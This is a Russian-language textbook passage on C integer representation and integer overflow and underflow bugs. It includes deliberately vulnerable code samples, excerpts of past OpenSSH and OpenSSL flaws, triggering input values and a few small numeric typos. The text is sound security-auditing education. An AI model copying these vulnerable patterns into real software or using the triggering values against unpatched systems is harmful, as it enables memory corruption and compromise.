С абстрактной точки зрения каждый целочисленный тип (включая символьные типы) представляет другой размер целого числа, который компилятор может отобразить на подходящий нижележащий архитектурно-зависимый тип данных. Символ гарантированно занимает 1 байт хранения (хотя байт не обязательно должен быть 8 битами). `sizeof(char)` всегда равен единице, и вы всегда можете

использовать указатель на unsigned character, `sizeof` и `memcpy()`, чтобы исследовать и изменять фактическое содержимое других типов. Другие целочисленные типы имеют определенные диапазоны значений, которые они обязаны уметь представлять, и должны поддерживать определенные отношения друг с другом (например, long не может быть меньше short), но в остальном их реализация во многом зависит от архитектуры и компилятора.

Знаковые целочисленные типы могут представлять как положительные, так и отрицательные значения, тогда как **беззнаковые** типы могут представлять только положительные значения. У каждого знакового целочисленного типа есть соответствующий беззнаковый целочисленный тип, занимающий тот же объем хранения. У беззнаковых целочисленных типов есть два возможных типа битов: **биты значения**, содержащие фактическое двоичное представление значения объекта, и **padding bits**, которые необязательны и в остальном не определены стандартом. У знаковых целочисленных типов также есть биты значения и padding bits, а также один дополнительный бит: **бит знака**. Если бит знака очищен в знаковом целочисленном типе, его представление для значения идентично представлению этого значения в соответствующем беззнаковом целочисленном типе. Иными словами, нижележащий битовый шаблон для положительного значения 42 должен выглядеть одинаково независимо от того, хранится оно в int или unsigned int.

У целочисленного типа есть точность и ширина. **Точность** -- это число битов значения, которые использует целочисленный тип. **Ширина** -- это число битов, которые тип использует для представления своего значения, включая биты значения и знак, но не padding bits. Для беззнаковых целочисленных типов точность и ширина совпадают. Для знаковых целочисленных типов ширина на единицу больше точности.

Программисты могут вызывать разные типы несколькими способами. Для заданного целочисленного типа, например short int, программист обычно может опустить ключевое слово `int`. Поэтому ключевые слова `signed short int`, `signed short`, `short int` и `short` относятся к одному и тому же типу данных. В общем случае, если спецификаторы signed и unsigned опущены, тип считается знаковым. Однако это предположение неверно для типа char, поскольку его знаковость зависит от реализации. (Обычно chars знаковые. Если вам нужен знаковый символ со 100% уверенностью, можно явно объявить signed char.)

В C также есть богатая система псевдонимов типов, поддерживаемая через typedef, поэтому у программистов обычно есть предпочитаемые соглашения для указания переменной известного размера и представления. Например, типы вроде int8_t, uint8_t, int32_t и u_int32_t популярны у UNIX- и сетевых программистов. Они представляют 8-битное знаковое целое, 8-битное беззнаковое целое, 32-битное знаковое целое и 32-битное беззнаковое целое соответственно. Программисты Windows склонны использовать типы вроде BYTE, CHAR и DWORD, которые соответственно отображаются на 8-битное беззнаковое целое, 8-битное знаковое целое и 32-битное беззнаковое целое.

Двоичное кодирование

Беззнаковые целочисленные значения кодируются в чистой двоичной форме, то есть в системе счисления с основанием два. Каждый бит равен 1 или 0 и показывает, вносит ли степень двойки, которую представляет позиция этого бита, вклад в общее значение числа. Чтобы преобразовать положительное число из двоичной записи в десятичную, значение каждой битовой позиции `n` умножается на 2 n-1. Несколько примеров таких преобразований показаны в следующих строках:

$$0001\ 1011 = 2^4 + 2^3 + 2^1 + 2^0 = 27$$

$$0000\ 1111 = 2^3 + 2^2 + 2^1 + 2^0 = 15$$

$$0010\ 1010 = 2^5 + 2^3 + 2^1 \quad = 42$$

Аналогично, чтобы преобразовать положительное десятичное целое в двоичное, вы многократно вычитаете степени двойки, начиная с наибольшей степени двойки, которую можно вычесть из целого числа, оставив положительный результат (или ноль). Следующие строки показывают несколько примеров преобразований:

$$\begin{aligned} 55 &= 32 + 16 + 4 + 2 + 1 \\ &= (2^5) + (2^4) + (2^2) + (2^1) + (2^0) \\ &= 0011\ 0111 \end{aligned}$$

$$\begin{aligned} 37 &= 32 + 4 + 1 \\ &= (2^5) + (2^2) + (2^0) \\ &= 0010\ 0101 \end{aligned}$$

Знаковые целые используют бит знака, а также биты значения и padding bits. Стандарты C дают три возможные арифметические схемы для целых чисел и, следовательно, три возможные интерпретации бита знака:

• *Sign and magnitude.* Знак числа хранится в бите знака. Он равен 1, если число отрицательное, и 0, если число положительное. Величина числа хранится в битах значения. Эта схема легка для чтения и понимания человеком, но неудобна для компьютеров, потому что для арифметических операций им приходится явно сравнивать величины и знаки.

• *Ones complement.* Опять же, бит знака равен 1, если число отрицательное, и 0, если число положительное. Положительные значения можно читать напрямую из битов значения. Однако отрицательные значения нельзя читать напрямую; сначала нужно инвертировать все число. В ones complement число инвертируется путем инверсии всех его битов. Чтобы найти значение отрицательного числа, нужно инвертировать его биты. Эта система лучше подходит машине, но все еще есть сложности со сложением, и, как sign and magnitude, у нее есть забавная неоднозначность двух значений нуля: положительный ноль и отрицательный ноль.

• *Twos complement.* Бит знака равен 1, если число отрицательное, и 0, если число положительное. Положительные значения можно читать напрямую из битов значения, но отрицательные значения нельзя читать напрямую; сначала нужно инвертировать все число. В twos complement число инвертируется путем инверсии всех битов и добавления единицы. Это хорошо работает для машины и устраняет неоднозначность двух потенциальных значений нуля.

Целые числа обычно внутренне представлены с использованием twos complement, особенно в современных компьютерах. Как упоминалось, twos complement кодирует положительные значения стандартным двоичным кодированием. Диапазон положительных значений, которые можно представить, основан на числе битов значения. 8-битное знаковое целое в twos complement имеет 7 битов значения и 1 бит знака. Оно может представлять положительные значения от 0 до 127 в 7 битах значения. Все отрицательные значения, представленные кодированием twos complement, требуют установки бита знака. Значения от -128 до -1 можно представить в битах значения при установленном бите знака, тем самым позволяя 8-битному знаковому целому представлять от -128 до 127.

Для арифметики бит знака помещается в самый значимый бит типа данных. В общем случае знаковое число twos complement ширины X может представлять диапазон целых от -2 X-1 до 2 X-1 -1. Таблица 6-1 показывает типичные диапазоны целых twos complement разных размеров.

Таблица 6-1. Максимальные и минимальные значения для целых чисел

	8-bit	16-bit	32-bit	64-bit
Minimum value (signed)	-128	-32768	-2147483648	-9223372036854775808
Maximum value (signed)	127	32767	2147483647	9223372036854775807
Minimum value (unsigned)	0	0	0	0
Maximum value (unsigned)	255	65535	4294967295	18446744073709551615

Как описано ранее, число twos complement инвертируется путем инверсии всех битов и добавления единицы. Листинг 6-1 показывает, как получить представление -15 путем инверсии числа 15, а затем как выяснить значение неизвестного отрицательного битового шаблона.

Листинг 6-1. *Представление -15 в дополнительном коде*

```
0000 1111 - binary representation for 15
1111 0000 - invert all the bits
0000 0001 - add one
1111 0001 - twos complement representation for -15

1101 0110 - unknown negative number
0010 1001 - invert all the bits
0000 0001 - add one
0010 1010 - twos complement representation for 42
original number was -42
```

Порядок байтов

В современных архитектурах есть два соглашения для упорядочивания байтов: **big endian** и **little endian**. Эти соглашения применяются к типам данных больше 1 байта, например short int или int. В big-endian архитектуре байты расположены в памяти начиная с самого значимого байта и заканчивая наименее значимым байтом. Little-endian архитектуры, напротив, начинают с наименее значимого байта и заканчивают самым значимым. Например, у вас есть 4-байтное целое с десятичным значением 12345. В двоичном виде это 11000000111001. Это целое расположено по адресу 500. На big-endian машине оно представлено в памяти следующим образом:

```
Address 500: 00000000
Address 501: 00000000
Address 502: 00110000
Address 503: 00111001
```

Однако на little-endian машине оно представлено так:

```
Address 500: 00111001
Address 501: 00110000
Address 502: 00000000
```

```
Address 503: 00000000
```

Машины Intel -- little endian, но RISC-машины, такие как SPARC, часто big endian. Некоторые машины способны нативно работать с обоими кодированиями.

Распространенные реализации

Практически говоря, если речь идет о современной 32-битной машине с twos complement, что можно сказать о базовых типах C и их представлениях? В общем случае ни у одного целочисленного типа нет padding bits, поэтому об этом не нужно беспокоиться. Все будет использовать представление twos complement. Байты будут иметь длину 8 бит. Порядок байтов различается: на машинах Intel это little endian, но на RISC-машинах скорее big endian.

Тип char, вероятно, по умолчанию знаковый и занимает 1 байт. Тип short занимает 2 байта, а int занимает 4 байта. Тип long также занимает 4 байта, а long long -- 8 байтов. Поскольку вы знаете, что целые кодируются в twos complement, и знаете их нижележащие размеры, определить их минимальные и максимальные значения легко. Таблица 6-2 резюмирует типичные размеры диапазонов целочисленных типов данных на 32-битной машине.

Таблица 6-2. Типичные размеры и диапазоны целочисленных типов на 32-битных платформах

Type	Width (in Bits)	Minimum Value	Maximum Value
signed char	8	-128	127
unsigned char	8	0	255
short	16	-32,768	32,767
unsigned short	16	0	65,535
Int	32	-2,147,483,648	2,147,483,647
unsigned int	32	0	4,294,967,295
long	32	-2,147,483,648	2,147,483,647
unsigned long	32	0	4,294,967,295
long long	64	-9,223,372,036,854,775,808	9,223,372,036,854,775,807
unsigned long long	64	0	18,446,744,073,709,551,615

Чего можно ожидать в ближайшем будущем по мере распространения 64-битных систем? Следующий список описывает несколько систем типов, которые используются сегодня или были предложены:

• *ILP32.* int, long и pointer все имеют 32 бита; текущий стандарт для большинства 32-битных компьютеров.
• *ILP32LL.* int, long и pointer все имеют 32 бита, а новый тип long long имеет 64 бита. Тип long long появился в C99. Он дает C тип с минимальной шириной 64 бита, но не меняет фундаментальные свойства языка.
• *LP64.* long и pointer имеют 64 бита, поэтому типы pointer и long изменились с 32-битных на 64-битные значения.
• *ILP64.* int, long и pointer все имеют 64 бита. Тип int был изменен на 64-битный тип, что имеет довольно значительные последствия для языка.
• *LLP64.* pointers и новый тип long long имеют 64 бита. Типы int и long остаются 32-битными типами данных.

Таблица 6-3 кратко резюмирует эти системы типов.

Таблица 6-3. 64-битные системы целочисленных типов

Type	ILP32	ILP32LL	LP64	ILP64	LLP64
char	8	8	8	8	8
short	16	16	16	16	16
int	32	32	32	64	32
long	32	32	64	64	32
long long	N/A	64	64	64	64
pointer	32	32	64	64	64

Как видно, типичные размеры типов данных соответствуют модели ILP32LL, которой придерживается большинство компиляторов на 32-битных платформах. Модель LP64 -- фактический стандарт для компиляторов, генерирующих код для 64-битных платформ. Как вы узнаете позже в этой главе, тип int является базовой единицей языка C; многие вещи неявно преобразуются в него и из него. Поскольку тип данных int так сильно используется при вычислении выражений, модель LP64 является идеальным выбором для 64-битных систем, потому что она не меняет тип данных int; в результате она в значительной степени сохраняет ожидаемое поведение преобразований типов C.

Арифметические граничные условия

Вы узнали, что базовые целочисленные типы C имеют минимальные и максимальные возможные значения, определяемые их нижележащим представлением в памяти. (Типичные диапазоны для 32-битных архитектур twos complement были представлены в таблице 6-2.) Теперь можно исследовать, что может произойти при попытке пересечь эти границы. Простая арифметика над переменной, например сложение, вычитание или умножение, может привести к значению, которое не помещается в эту переменную. Посмотрите на этот пример:

```
unsigned int a;
a=0xe0000020;
a=a+0x20000020;
```

Вы знаете, что `a` без проблем может хранить значение 0xE0000020; таблица 6-2 указывает максимальное значение беззнаковой 32-битной переменной как 4 294 967 295, или 0xFFFFFFFF. Однако когда 0x20000020 добавляется к 0xE0000000, результат, 0x100000040, не может быть сохранен в `a`. Когда арифметическая операция приводит к значению выше максимально возможного представимого значения, это называется **условием числового переполнения**.

Вот немного другой пример:

```
unsigned int a;
a=0;
a=a-1;
```

Программист вычитает 1 из `a`, начальное значение которой равно 0. Полученное значение, -1, не может храниться в `a`, потому что оно ниже минимально возможного значения 0. Этот результат известен как **условие числового исчерпания вниз**.

Примечание

Условия числового переполнения также называются в литературе по безопасному программированию numeric overflows, arithmetic overflows, integer overflows или integer wrapping. Условия числового исчерпания вниз могут называться numeric underflows, arithmetic underflows,

integer underflows или integer wrapping. Конкретно, могут использоваться выражения "wrapping around a value" или "wrapping below zero".

Хотя эти условия могут казаться редкими или несущественными в реальном коде, на самом деле они происходят довольно часто, и их воздействие может быть очень серьезным с точки зрения безопасности. Неправильный результат арифметической операции может подорвать целостность приложения и часто привести к компрометации его безопасности. Числовое переполнение или исчерпание вниз, происходящее в начале блока кода, может привести к тонкой серии каскадных отказов; не только результат одной арифметической операции испорчен, но и каждая последующая операция, использующая этот испорченный результат, вводит точку, где атакующий может получить неожиданное влияние.

Примечание

Хотя числовое wrapping распространено в большинстве языков программирования, это особая проблема в программах C/C++, потому что C требует от программистов выполнять низкоуровневые задачи, которые более абстрактные высокоуровневые языки обрабатывают автоматически. Эти задачи, например динамическое выделение памяти и отслеживание длины буферов, часто требуют арифметики, которая может быть уязвима. Атакующие часто используют арифметические граничные условия, манипулируя расчетом длины так, чтобы был выделен недостаточный объем памяти. Если это происходит, программа позже рискует манипулировать памятью за пределами выделенного пространства, что часто приводит к эксплуатируемой ситуации. Еще одна распространенная техника атаки -- обход проверки длины, защищающей чувствительные операции, такие как копирование памяти. Эта глава дает несколько примеров того, как условия underflow и overflow приводят к эксплуатируемым уязвимостям. В общем случае аудиторы должны помнить об арифметических граничных условиях при анализе кода и обязательно учитывать возможные последствия тонкой, каскадной природы этих дефектов.

В следующих разделах вы рассмотрите арифметические граничные условия, влияющие на беззнаковые целые, а затем исследуете знаковые целые.

Предупреждение

В примерах была предпринята попытка использовать типы int и unsigned int, чтобы избежать кода, на который влияют стандартные повышения типов C. Эта тема рассматривается далее в этой главе, в разделе "Преобразования типов", но пока отметьте: всякий раз, когда вы используете char или short в арифметическом выражении C, он преобразуется в int до выполнения арифметики.

Границы беззнаковых целых

Беззнаковые целые определены в спецификации C как подчиняющиеся правилам модульной арифметики (см. вставку "Модульная арифметика"). Для беззнакового целого, использующего X битов хранения, арифметика над этим целым выполняется по модулю 2 X. Например, арифметика над 8-битным беззнаковым целым выполняется по модулю 2 8, или по модулю 256. Еще раз посмотрите на это простое выражение:

```
unsigned int a;
a=0xE0000020;
a=a+0x20000020;
```

Сложение выполняется по модулю 2 32, или по модулю 4 294 967 296 (0x100000000). Результат сложения равен 0x40, то есть (0xE0000020 + 0x20000020) modulo 0x100000000.

Еще один способ представить это -- считать, что лишние биты результата числового переполнения усекаются. Если выполнить расчет 0xE0000020 + 0x20000020 в двоичном виде, получится следующее:

```
1110 0000 0000 0000 0000 0000 0010 0000
+ 0010 0000 0000 0000 0000 0000 0010 0000
= 1 0000 0000 0000 0000 0000 0000 0100 0000
```

Результат, который вы фактически получаете в `a`, равен 0x40, что имеет двоичное представление 0000 0000 0000 0000 0000 0000 0100 0000.

Модульная арифметика

Модульная арифметика -- система арифметики, широко используемая в computer science. Выражение "X modulo Y" означает "остаток от деления X на Y". Например, 100 modulo 11 равно 1, потому что при делении 100 на 11 ответ равен 9, а остаток равен 1. Оператор модуля в C записывается как `%`. Поэтому в C выражение `(100 % 11)` вычисляется в 1, а выражение `(100 / 11)` вычисляется в 9.

Модульная арифметика полезна для гарантии, что число ограничено определенным диапазоном, и вы часто видите ее использование для этой цели в хеш-таблицах. Чтобы объяснить: когда у вас есть X modulo Y, а X и Y -- положительные числа, вы знаете, что наибольший возможный результат равен Y-1, а наименьший -- 0. Если у вас есть хеш-таблица из 100 buckets и нужно отобразить хеш в один из buckets, можно сделать так:

```
struct bucket *buckets[100];
...
bucket = buckets[hash % 100];
```

Чтобы увидеть, как работает модульная арифметика, посмотрите на простой цикл:

```
for (i=0; i<20; i++)
    printf("%d ", i % 6);
printf("\n");
```

Выражение `(i % 6)` по сути ограничивает `i` диапазоном от 0 до 5. Во время выполнения программа печатает следующее:

```
0 1 2 3 4 5 0 1 2 3 4 5 0 1 2 3 4 5 0 1
```

Можно увидеть, что по мере продвижения `i` от 0 до 19, `i % 6` тоже продвигалось, но возвращалось обратно к 0 каждый раз, когда достигало максимального значения 5. Когда вы движетесь вперед по значению, вы оборачиваетесь вокруг максимального значения 5. Если вы движетесь назад по значениям, вы оборачиваетесь "под" 0 к максимальному значению 5.

Можно увидеть, что это то же самое, что результат сложения, но без самого старшего бита. Это недалеко от того, что происходит на машинном уровне. Например, архитектуры Intel имеют **carry flag** (`CF`), который хранит этот старший бит. В C нет механизма, позволяющего получить доступ к этому флагу, но в зависимости от нижележащей архитектуры его можно проверить через ассемблерный код.

Вот пример условия числового переполнения, возникающего из-за умножения:

```
unsigned int a;
a=0xe0000020;
a=a*0x42;
```

Снова арифметика выполняется по модулю 0x100000000. Результат умножения равен 0xC0000840, то есть (0xE0000020 * 0x42) modulo 0x100000000. Вот он в двоичном виде:

```
1110 0000 0000 0000 0000 0000 0010 0000
* 0000 0000 0000 0000 0000 0000 0100 0010
= 11 1001 1100 0000 0000 0000 0000 1000 0100 0000
```

Результат, который вы фактически получаете в `a`, 0xC0000840, имеет двоичное представление 1100 0000 0000 0000 0000 1000 0100 0000. Снова можно увидеть, как старшие биты, не поместившиеся в результат, фактически были усечены. На машинном уровне часто возможно обнаружить переполнение при целочисленном умножении, а также восстановить старшие биты умножения. Например, на Intel инструкция `imul` при умножении использует объект назначения, вдвое больший, чем исходные операнды, и устанавливает флаги `OF` (overflow) и `CF` (carry), если результат умножения требует ширины больше исходного операнда. Некоторый код даже использует inline assembly для проверки числового переполнения (обсуждается во вставке "Переполнения умножения на Intel" далее в этой главе).

Вы видели примеры того, как арифметические переполнения могут возникать из-за сложения и умножения. Еще один оператор, способный вызвать переполнения, -- сдвиг влево, который для этого обсуждения можно считать умножением на 2. Он ведет себя примерно так же, как умножение, поэтому пример не приводится.

Теперь можно посмотреть на некоторые воздействия на безопасность, связанные с числовым переполнением беззнаковых целых. Листинг 6-2 -- очищенная и отредактированная версия эксплуатируемого условия, недавно найденного в коде клиента.

Листинг 6-2. *Пример целочисленного переполнения*

```
u_char *make_table(unsigned int width, unsigned int height, u_char *init_row) {
    unsigned int n;
    int i;
    u_char *buf;

    n = width * height;
    buf = (char *)malloc(n);
    if (!buf)
        return (NULL);

    for (i=0; i< height; i++)
        memcpy(&buf[i*width], init_row, width);

    return buf;
}
```

Назначение функции `make_table()` -- взять ширину, высоту и начальную строку и создать таблицу в памяти, где каждая строка инициализирована тем же содержимым, что и `init_row`. Предположим, что пользователи контролируют размеры новой таблицы: `width` и `height`. Если они задают большие размеры, например `width` 1 000 000 и `height` 3 000, функция пытается вызвать `malloc()` для 3 000 000 000 байтов. Выделение, вероятно, завершается ошибкой, а вызывающая функция обнаруживает ошибку и корректно ее обрабатывает. Однако пользователи могут вызвать арифметическое переполнение в умножении `width` и `height`, если сделают размеры чуть больше. Это переполнение потенциально эксплуатируемо, потому что выделение выполняется умножением `width` и `height`, но фактическая инициализация массива выполняется циклом `for`. Поэтому если пользователи задают `width` равным 0x400 и `height` равным 0x1000001, результат умножения равен 0x400000400. Это значение modulo 0x100000000 равно 0x00000400, или 1024. Поэтому будет выделено 1024 байта, но затем цикл `for` скопирует `init_row` примерно на 16 миллионов раз слишком много. Умный атакующий может использовать это переполнение для захвата контроля над приложением, в зависимости от низкоуровневых деталей runtime-окружения процесса.

Посмотрите на реальную уязвимость, похожую на предыдущий пример, найденную в сервере OpenSSH. Листинг 6-3 взят из кода challenge-response аутентификации OpenSSH 3.1: `auth2-chall.c`, функция `input_userauth_info_response()`.

Листинг 6-3. *Пример целочисленного переполнения challenge-response в OpenSSH 3.1*

```
u_int nresp;
...
```

```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
packet_check_eom();
```

Беззнаковое целое `nresp` контролируется пользователем, и его назначение -- сообщить серверу, сколько ответов ожидать. Оно используется для выделения массива `response[]` и заполнения его сетевыми данными. Во время выделения массива `response[]` в вызове `xmalloc()` значение `nresp` умножается на `sizeof(char *)`, что обычно равно 4 байтам. Если пользователи задают достаточно большое значение `nresp`, может произойти числовое переполнение, и результат умножения может оказаться маленьким числом. Например, если `nresp` имеет значение 0x40000020, результат умножения на 4 равен 0x80. Следовательно, выделяется 0x80 байтов, но следующий цикл `for` пытается получить из пакета 0x40000020 строк! Это оказалось критической удаленно эксплуатируемой уязвимостью.

Теперь обратите внимание на числовые underflows. С беззнаковыми целыми вычитания могут вызвать оборачивание значения ниже минимального представимого значения 0. Результат underflow обычно является большим положительным числом из-за модульной природы беззнаковых целых. Вот краткий пример:

```
unsigned int a;
a=0x10;
a=a-0x30;
```

Посмотрите на расчет в двоичном виде:

```
0000 0000 0000 0000 0000 0000 0001 0000
- 0000 0000 0000 0000 0000 0000 0011 0000
= 1111 1111 1111 1111 1111 1111 1110 0000
```

Результат, который вы получаете в `a`, -- битовый шаблон для 0xfffffffe0, который в представлении twos complement является правильным отрицательным значением -0x20. Вспомните: в модульной арифметике, если вы продвигаетесь за максимально возможное значение, вы оборачиваетесь к 0. Похожее явление происходит, если вы уходите ниже минимально возможного значения: вы оборачиваетесь к наибольшему возможному значению. Поскольку `a` имеет тип unsigned int, после вычитания оно имеет значение 0xfffffffe0 вместо -0x20. Листинг 6-4 -- пример числового underflow с участием беззнакового целого.

Листинг 6-4. *Пример underflow беззнакового целого*

```
struct header {
    unsigned int length;
    unsigned int message_type;
};

char *read_packet(int sockfd) {
    int n;
    unsigned int length;
    struct header hdr;
    static char buffer[1024];

    if(full_read(sockfd, (void *)&hdr, sizeof(hdr)) <= 0) {
        error("full_read: %m");
        return NULL;
    }

    length = ntohl(hdr.length);
    if(length > (1024 + sizeof (struct header) - 1)) {
        error("not enough room in buffer\n");
        return NULL;
    }
    if(full_read(sockfd, buffer, length - sizeof(struct header)) <= 0) {
```

```
        error("read: %m");
        return NULL;
    }

    buffer[sizeof(buffer)-1] = '\0';
    return strdup(buffer);
}
```

Этот код читает заголовок пакета из сети и извлекает 32-битное поле длины в переменную `length`. Переменная `length` представляет общее число байтов в пакете, поэтому программа сначала проверяет, что часть данных пакета не длиннее 1024 байтов, чтобы предотвратить переполнение. Затем она пытается прочитать остальную часть пакета из сети, читая `(length - sizeof(struct header))` байтов в buffer. Это имеет смысл, поскольку код хочет прочитать часть данных пакета, то есть общую длину минус длину заголовка.

Уязвимость в том, что если пользователи предоставляют длину меньше `sizeof(struct header)`, вычитание `(length - sizeof(struct header))` вызывает integer underflow и в итоге передает очень большой параметр `size` в `full_read()`. Эта ошибка может привести к переполнению буфера, потому что в этот момент `read()` по сути будет копировать данные в буфер до закрытия соединения, что позволит атакующим захватить контроль над процессом.

Переполнения умножения на Intel

В общем случае процессоры обнаруживают, когда происходит целочисленное переполнение, и предоставляют механизмы для работы с ним; однако они редко используются для проверки ошибок и обычно недоступны из C. Например, процессоры Intel устанавливают overflow flag (`OF`) в регистре EFLAGS, когда умножение вызывает переполнение, но программист C не может проверить этот флаг без использования inline assembler. Иногда это делается по соображениям безопасности, например в процедурах NDR unmarshalling для обработки MSRPC-запросов в операционных системах Windows. Следующий код, взятый из `rpcrt4.dll`, вызывается при unmarshalling разных типов данных из RPC-запросов:

```
sub_77D6B6D4 proc near
var_of = dword ptr -4
arg_count = dword ptr 8
arg_length = dword ptr 0Ch

push ebp
mov ebp, esp
push ecx
and [ebp+var_of], 0        ; set overflow flag to 0
push esi
mov esi, [ebp+arg_length]
imul esi, [ebp+arg_count]  ; multiply length * count
jno short check_of
mov [ebp+var_of], 1        ; if of set, set out flag
check_of:
cmp [ebp+var_of], 0
jnz short raise_ex         ; must not overflow
cmp esi, 7FFFFFFFh
jbe short return           ; must be a positive int
raise_ex:
push 6C6h                  ; exception
call RpcRaiseException
return:
mov eax, esi               ; return result
pop esi
leave
retn 8
```

Можно увидеть, что эта функция, умножающая число предоставленных элементов на размер каждого элемента, выполняет две sanity checks. Сначала она использует `jno`, чтобы проверить overflow flag и убедиться, что умножение не переполнилось. Затем она убеждается, что результирующий размер меньше или равен максимально представимому значению знакового

целого, 0x7FFFFFFF. Если любая проверка не проходит, функция вызывает исключение.

Границы знаковых целых

Знаковые целые -- немного другой зверь. Согласно спецификациям C, результат арифметического переполнения или underflow со знаковым целым определяется реализацией и потенциально может включать машинную ловушку или fault. Однако на большинстве распространенных архитектур результаты арифметических переполнений знаковых чисел хорошо определены, предсказуемы и не приводят ни к какому исключению. Такое граничное поведение является естественным следствием того, как арифметика twos complement реализована на аппаратном уровне, и оно должно быть согласованным на массовых машинах.

Если вы помните, максимальное положительное значение, которое можно представить в знаковом целом twos complement, -- это значение, где все биты установлены в 1, кроме самого значимого бита, который равен 0. Причина в том, что старший бит указывает знак числа, и значение 1 в этом бите означает, что число отрицательное. Когда операция над знаковым целым вызывает арифметическое переполнение или underflow, результирующее значение "оборачивается вокруг границы знака" и обычно вызывает изменение знака. Например, в 32-битном целом значение 0x7FFFFFFF -- большое положительное число. Добавление 1 к нему дает результат 0x80000000, то есть большое отрицательное число. Посмотрите на другой простой пример:

```
int a;
a=0x7FFFFF0;
a=a+0x100;
```

Результат сложения равен -0x7fffff10, или -2 147 483 408. Теперь посмотрите на расчет в двоичном виде:

```
0111 1111 1111 1111 1111 1111 1111 0000
+ 0000 0000 0000 0000 0000 0001 0000 0000
= 1000 0000 0000 0000 0000 0000 1111 0000
```

Результат, который вы получаете в `a`, -- битовый шаблон для 0x800000f0, что является правильным результатом сложения, но поскольку он интерпретируется как число twos complement, значение фактически интерпретируется как -0x7fffff10. В этом случае большое положительное число плюс маленькое положительное число дало большое отрицательное число.

При знаковом сложении можно переполнить границу знака, заставив положительное число обернуться вокруг 0x80000000 и стать отрицательным. Также можно вызвать underflow границы знака, заставив отрицательное число обернуться ниже 0x80000000 и стать положительным. Вычитание идентично сложению с отрицательным числом, поэтому их можно анализировать как по сути одну и ту же операцию. Переполнения при умножении и сдвиге также возможны, и классифицировать их результаты не так легко. По сути биты ложатся как придется: если бит оказывается в знаковом бите результата, результат отрицателен. Иначе нет. Арифметические переполнения с умножением на первый взгляд кажутся немного хитрыми, но атакующие обычно могут заставить их возвращать полезные целевые значения.

Примечание

На протяжении этой главы функция `read()` используется для демонстрации разных форм дефектов, связанных с целыми числами. Это некоторое упрощение ради ясности, поскольку многие современные системы проверяют аргумент длины для `read()` на уровне системного вызова. Эти системы, включая BSD и более новое ядро Linux 2.6, проверяют, что этот аргумент меньше или равен максимальному значению соответствующего знакового целого того же размера, тем самым

минимизируя риск повреждения памяти.

Некоторые неожиданные изменения знака в арифметике могут приводить к тонко эксплуатируемым условиям в коде. Эти изменения могут заставлять программы неправильно рассчитывать требования к пространству, приводя к условиям, похожим на те, которые возникают при пересечении максимальной границы беззнаковых целых. Ошибки такого рода обычно встречаются в приложениях, выполняющих арифметику над целыми, полученными напрямую из внешних источников, например сетевых данных или файлов. Листинг 6-5 -- простой пример, показывающий, как пересечение границы знака может отрицательно повлиять на приложение.

Листинг 6-5. *Пример уязвимости знакового целого*

```
char *read_data(int sockfd) {
    char *buf;
    int length = network_get_int(sockfd);

    if(!(buf = (char *)malloc(MAXCHARS)))
        die("malloc: %m");

    if(length < 0 || length + 1 >= MAXCHARS) {
        free(buf);
        die("bad length: %d", value);
    }

    if(read(sockfd, buf, length) <= 0) {
        free(buf);
        die("read: %m");
    }

    buf[value] = '\0';
    return buf;
}
```

Этот пример читает целое из сети и выполняет над ним несколько sanity checks. Сначала длина проверяется, чтобы убедиться, что она больше или равна нулю и, следовательно, положительна. Затем длина проверяется, чтобы убедиться, что она меньше MAXCHARS. Однако во второй части проверки длины к длине добавляется 1. Это открывает вектор атаки: значение 0x7FFFFFFF проходит первую проверку (потому что оно больше 0) и проходит вторую проверку длины (поскольку 0x7FFFFFFF + 1 равно 0x80000000, то есть отрицательному значению). Затем `read()` будет вызвана с фактически неограниченным аргументом длины, что приведет к потенциальной ситуации переполнения буфера.

Такую ошибку легко допустить при работе со знаковыми целыми, и ее может быть столь же трудно заметить. Протоколы, позволяющие пользователям напрямую задавать целые числа, особенно склонны к этому типу уязвимости. Чтобы исследовать это на практике, посмотрите на реальное приложение, выполняющее небезопасный расчет. Следующая уязвимость была в кодовой базе OpenSSL 0.9.6, связанной с обработкой данных, закодированных Abstract Syntax Notation (ASN.1). (ASN.1 -- язык, используемый для описания произвольных сообщений, передаваемых между компьютерами, которые кодируются с использованием BER, его базовых правил кодирования.) Это кодирование -- идеальный кандидат для уязвимости такого рода, потому что протокол явно работает с 32-битными целыми, предоставленными недоверенными клиентами. Листинг 6-6 взят из `crypto/asn1/a_d2i_fp.c` -- функции `ASN1_d2i_fp()`, отвечающей за чтение ASN.1 объектов из buffered IO (BIO) streams. Этот код отредактирован для краткости.

Листинг 6-6. *Пример уязвимости границы знака целого в OpenSSL 0.9.6l*

```
c.inf=ASN1_get_object(&(c.p), &(c.slen), &(c.tag), &(c.xclass), len-off);
...
{
    /* suck in c.slen bytes of data */
    want=(int)c.slen;
    if (want > (len-off)) {
```

```
want-=(len-off);
if (!BUF_MEM_grow(b, len+want)) {
    ASN1err(ASN1_F_ASN1_D2I_BIO, ERR_R_MALLOC_FAILURE);
    goto err;
}
i=BIO_read(in, &(b->data[len]), want);
```

Этот код вызывается в цикле для получения ASN.1 объектов. Функция `ASN1_get_object()` читает заголовок объекта, который задает длину следующего ASN.1 объекта. Эта длина помещается в знаковое целое `c.slen`, которое затем присваивается `want`. Функция ASN.1 объекта гарантирует, что это число не отрицательное, поэтому максимальное значение, которое можно поместить в `c.slen`, равно 0x7FFFFFFF. В этот момент `len` -- объем данных, уже считанных в память, а `off` -- смещение в этих данных до разбираемого объекта. Поэтому `(len-off)` -- это объем данных, считанных в память, но еще не обработанных парсером. Если код видит, что объект больше доступных неразобранных данных, он решает выделить больше места и считать остаток объекта.

Функция `BUF_MEM_grow()` вызывается для выделения необходимого пространства в буфере памяти `b`; ее второй аргумент -- параметр размера. Проблема в том, что выражение `len+want`, используемое для второго аргумента, может переполниться. Допустим, при входе в этот код `len` равен 200 байтам, а `off` равен 50. Атакующий задает размер объекта 0x7FFFFFFF, который оказывается в `want`. 0x7FFFFFFF, безусловно, больше 150 байтов оставшихся данных в памяти, поэтому код выделения будет выполнен. Из `want` будет вычтено 150, чтобы отразить объем уже считанных данных, что даст значение 0x7FFFFF69. Вызов `BUF_MEM_grow()` запросит `len+want` байтов, или 0x7FFFFF69 + 200. Это 0x80000031, что интерпретируется как большое отрицательное число.

Внутренне функция `BUF_MEM_grow()` выполняет сравнение, чтобы проверить аргумент длины относительно того, сколько места она ранее выделила. Поскольку отрицательное число меньше объема памяти, который уже выделен, она считает, что все нормально. Поэтому повторное выделение обходится, и произвольный объем данных может быть скопирован в выделенные данные кучи, с серьезными последствиями.

Преобразования типов

